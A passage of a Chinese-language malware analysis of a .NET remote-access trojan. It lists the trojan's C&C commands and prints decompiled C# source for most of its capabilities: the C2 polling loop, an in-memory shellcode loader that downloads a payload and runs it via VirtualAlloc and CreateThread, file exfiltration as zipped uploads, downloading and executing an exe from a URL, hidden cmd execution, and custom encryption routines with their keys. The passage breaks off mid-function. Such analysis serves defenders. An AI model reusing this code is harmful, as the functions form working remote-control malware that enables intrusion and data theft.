
远控指令	指令参数	功能描述
die		终止连接
ping		返回“pong”
pwd		查看当前工作目录
cd	目录	切换当前工作目录

远控指令	指令参数	功能描述
rm、del	文件	删除文件
whoami		获取用户信息
dir、ls	目录	查看目录
ipconfig、ifconfig		查看IP
cat、type	文件	查看文件内容
waittime、wait、responsetime、timer	时间（秒）	设置心跳请求间隔时间
screenshot、schot		截屏
upload、uploadfile	文件名	上传文件
ps、process、processes		查看进程信息
enablecmd、enable、cmd		开启cmd模式，所有命令将通过cmd执行**（由于样本逻辑问题，导致执行此命令后，远控木马将无法接收远控指令）**
inmem	shellcode路径	从控制端下载并加载shellcode执行
download、get	文件路径	从被控端下载指定文件
downexe	外联URL	从URL处下载并执行exe程序
lksfjdgjkxv	cmd命令	使用cmd执行命令

相关代码截图如下：



```
for (;;)
{
    string text = new Program()._getCommand(new string(Program.muri), HttpUtility.UrlEncode(uniqid), webClient, accio);
    if (!Program.cmdEn)
    {
        try
        {
            if (text.Length >= 2)
            {
                if (text == "die")
                {
                    break;
                }
                num = 0;
                string text2 = new Program()._parseCommand(text);
                if (!new Program().wasScreenshot && text2.Length > 1)
                {
                    new Program()._sendResult(text2, webClient, accio);
                }
                else
                {
                    new Program().wasScreenshot = false;
                }
            }
            else if (text.Length < 2)
            {
                string data = "uuiddsd=xzcxC&uqid=" + uniqid;
                ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
                webClient.Headers[HttpResponseHeader.ContentType] = "application/x-www-form-urlencoded";
                if (webClient.UploadString(new string(Program.muri), "POST", data) == "HFUjjwanj76KLFLHSIsji7saf9KLNJ==")
                {
                    Program.isCompl = false;
                    Program.clId = null;
                    new Program().startStage(webClient, accio);
                }
                num++;
                if (num > 40)
                {
                    accio.wttimemanuallset = false;
                    num = 0;
                }
            }
        }
        catch
        {
            Thread.Sleep(accio.wTime);
        }
    }
    Thread.Sleep(accio.wTime);
```




```
        // Token: 0x06000020 RID: 32 RVA: 0x000033A8 File Offset: 0x000015A8
        public string checkercmd(string command, string argument)
        {
            if (command == "ping")
            {
                return "pong";
            }
            if (command == "pwd")
            {
                return this.wkdir();
            }
            if (command == "cd")
            {
                return this.setwkdir(argument);
            }
            if (command == "rm" || command == "del")
            {
                return this._deleteFile(argument);
            }
            if (command == "whoami")
            {
                return this._getUser();
            }
            if (command == "dir" || command == "ls")
            {
                if (argument.Length < 2)
                {
                    return this._enumDir(this.wkdir());
                }
                return this._enumDir(argument);
            }
            else
            {
                if (command == "ipconfig" || command == "ifconfig")
                {
                    return this._getIP();
                }
                if (command == "cat" || command == "type")
                {
                    return this._getContent(argument);
```


inmem指令

通过分析，当样本接收到"`inmem shellcode`路径"指令时，样本将从C&C地址外联下载shellcode载荷，然后调用VirtualAlloc与CreateThread函数加载执行shellcode代码。

相关代码截图如下：



```
public string inm(string argument)
{
    Uri address = new Uri(new string(Program.muri) + argument);
    WebClient webClient = new WebClient();
    string result;
    try
    {
        byte[] bytes = webClient.DownloadData(address);
        byte[] coding = Convert.FromBase64String(this.lo.Charm(Encoding.UTF8.GetString(bytes)));
        this.v_alloc(coding);
        result = "File (inmem) transferred to client: ";
    }
    catch
    {
        result = "File (inmem) transfer operation failed.";
    }
    return result;
}
```




```
public void v_alloc(byte[] coding)
{
    uint num = Program.VirtualAlloc(0U, (uint)coding.Length, Program.MEM_COMMIT, Program.PAGE_EXECUTE_READWRITE);
    Marshal.Copy(coding, 0, (IntPtr)((long)((ulong)num)), coding.Length);
    IntPtr zero = IntPtr.Zero;
    uint num2 = 0U;
    IntPtr zero2 = IntPtr.Zero;
    Program.CreateThread(0U, 0U, num, zero2, 0U, ref num2);
}
```

download指令

通过分析，当样本接收到"download 文件路径"指令时，则将从被控主机中压缩上传指定文件至C&C服务器。

相关代码截图如下：




```
public string uaf(string fileName, Accio acc)
{
    if (this.fe(fileName) != "File Not Found")
    {
        string tempPath = Path.GetTempPath();
        string text = Convert.ToBase64String(Guid.NewGuid().ToByteArray());
        text = text.Replace("=", "");
        text = text.Replace("+", "");
        string text2 = string.Concat(new string[]
        {
            tempPath,
            Program.acf.Cid,
            "_",
            HttpUtility.UrlEncode(this.lo.Protean(this.b64E(this.xop(acc.Cid, "eOvstoxSBbZGWsTtknc")))),
            "_",
            Path.GetFileName(fileName),
            "_",
            HttpUtility.UrlEncode(text),
            ".zip"
        });
        new DirectoryInfo(tempPath);
        ZipArchive zipArchive = ZipFile.Open(text2, ZipArchiveMode.Create);
        zipArchive.CreateEntryFromFile(fileName, new FileInfo(fileName).Name, CompressionLevel.Optimal);
        zipArchive.Dispose();
        this.ufile(text2, acc);
        this._deleteFile(text2);
        return "";
    }
    return "File Not Exists";
}
```

downexe指令

通过分析，当样本接收到“downexe 外联URL”指令时，则将外联下载exe程序文件，然后运行此exe程序文件。

相关代码截图如下：




```
public string _ddexe(string gg, Accio ACC)
{
    string text = Path.GetTempPath() + gg.Substring(gg.LastIndexOf('/') + 1, gg.Length - 1 - gg.LastIndexOf('/'));
    using (WebClient webClient = new WebClient())
    {
        webClient.DownloadFile(gg, text);
    }
    string qwe = File.ReadAllText(text);
    File.WriteAllBytes(text, Convert.FromBase64String(this.lo.Charm(qwe)));
    Process.Start(text);
    string data = "sam=" + this.lo.Protean(this.b64E(this.xop(ACC.Cid, "eOvstoxSBbZGWsTtknc"))) + "&aam=ackk";
    WebClient webClient2 = new WebClient();
    webClient2.Headers[HttpRequestHeader.ContentType] = "application/x-www-form-urlencoded";
    webClient2.UploadString(new string(Program.muri), data);
    return "";
}
```

lksfjdgjkxv指令

通过分析，当样本接收到“lksfjdgjkxv cmd命令”指令时，则将调用cmd执行cmd命令。

「备注：远控指令中很多远控指令与cmd命令指令相同，因此，攻击者增加了此指令便于对cmd命令的区分运行」

相关代码截图如下：



```
public void cdm(string command, Accio acc, WebClient web, string uri)
{
    string text = "Response is";
    Process process = new Process();
    process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    process.StartInfo.FileName = "cmd.exe";
    process.StartInfo.Arguments = "/c" + command;
    process.StartInfo.CreateNoWindow = true;
    process.StartInfo.UseShellExecute = false;
    process.StartInfo.WorkingDirectory = this.wkdir();
    process.StartInfo.RedirectStandardOutput = true;
    process.StartInfo.RedirectStandardError = true;
    if (acc.admain)
    {
        process.StartInfo.Verb = "runas";
    }
    process.Start();
    text += process.StandardOutput.ReadToEnd();
    text += process.StandardError.ReadToEnd();
    this._sendResult(text, web, acc);
}
```

自定义加解密算法详解


自定义加密算法

梳理自定义加密算法逻辑如下：


- 调用xop函数对数据异或加密

- 调用b64E函数对数据Base64编码
- 调用Protean函数对数据进行自定义加密
    - 调用Homenum函数对数据进行加密，密钥为：`0|\\|3 |>|3c3`
    - 调用FerulaE函数对数据进行加密，密钥为：`+_I-I3 |<||\\|9 |5 |3/-\\c|<`
    - 对加密数据进行Base64编码

xop函数代码截图如下：




```
string str = this.lo.Protean(this.b64E(this.xop(acc.Cid, "eOvstoxSBbZGWsTtknc")));
```




```
public string xop(string text, string key)
{
    return text;
}
```

Protean函数代码截图如下：




```
public string Protean(string qwe)
{
    char[] chars = new char[]
    {
        '+',
        '_',
        'I',
        '-',
        'I',
        '3',
        ' ',
        '|',
        '<',
        '|',
        '|',
        '\\',
        '|',
        '9',
        ' ',
        '|',
        '5',
        ' ',
        '|',
        '3',
        '/',
        '-',
        '\\',
        'c',
        '|',
        '<'
    };
    return Convert.ToBase64String(Scourgify.FerulaE(Encoding.UTF8.GetBytes(chars), Scourgify.Homenum(Encoding.UTF8.GetBytes(qwe))));
}
```

Homenum函数代码截图如下：



```
public static byte[] Homenum(byte[] chel)
{
    char[] chars = new char[]
    {
        '0',
        '|',
        '\\',
        '|',
        '3',
        ' ',
        '|',
        '>',
        '|',
        '3',
        'c',
        '3'
    };
    byte[] array = Scourgify.Geminio(Encoding.UTF8.GetBytes(chars));
    byte[] array2 = new byte[chel.Length];
    byte[] array3 = array;
    Array.Sort<byte>(array3);
    Array.Reverse(array3);
    for (int i = 0; i < array.Length; i++)
    {
        for (int j = 0; j < chel.Length; j++)
        {
            int num;
            if (i == 0)
            {
                num = (int)(chel[j] + array[i] + array3[i]);
            }
            else
            {
